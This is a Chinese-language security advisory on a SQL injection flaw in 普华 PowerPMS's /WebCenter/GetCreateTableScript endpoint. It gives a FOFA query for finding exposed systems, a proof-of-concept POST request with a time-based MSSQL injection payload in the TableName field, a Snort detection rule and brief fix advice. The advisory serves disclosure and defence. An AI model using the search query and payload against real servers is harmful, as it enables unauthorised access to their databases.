

普华-PowerPMS GetCreateTableScript 存在SQL注入漏洞

普华-PowerPMS GetCreateTableScript 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

普华-PowerPMS

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: body="Power.login.init" && body="Power.ui.warning" && body="Power_login_btn"

POC/EXP:

```
POST /WebCenter/GetCreateTableScript HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21
Content-Type: application/x-www-form-urlencoded

TableName=1';WAITFOR+DELAY+'0:0:3'--
```



sonrt规则:

```
alert http any any -> $HOME_NET any (
  msg:"PowerPMS - MSSQL Time-Based SQLi in GetCreateTableScript";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/WebCenter/GetCreateTableScript";
  http.request_body; content:"TableName=";
  pcre:"/TableName=[^&]*'%3BWAITFOR%2BDELAY%2B'0%3A0%3A3'--/i";
  metadata:
    cve none,
    service http,
    affected_product "普华PowerPMS",
    vulnerability_type "MSSQL Time-Based SQL Injection",
    attack_target "database_server",
    severity "high";
  classtype:sql-injection;
  sid:1000463;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。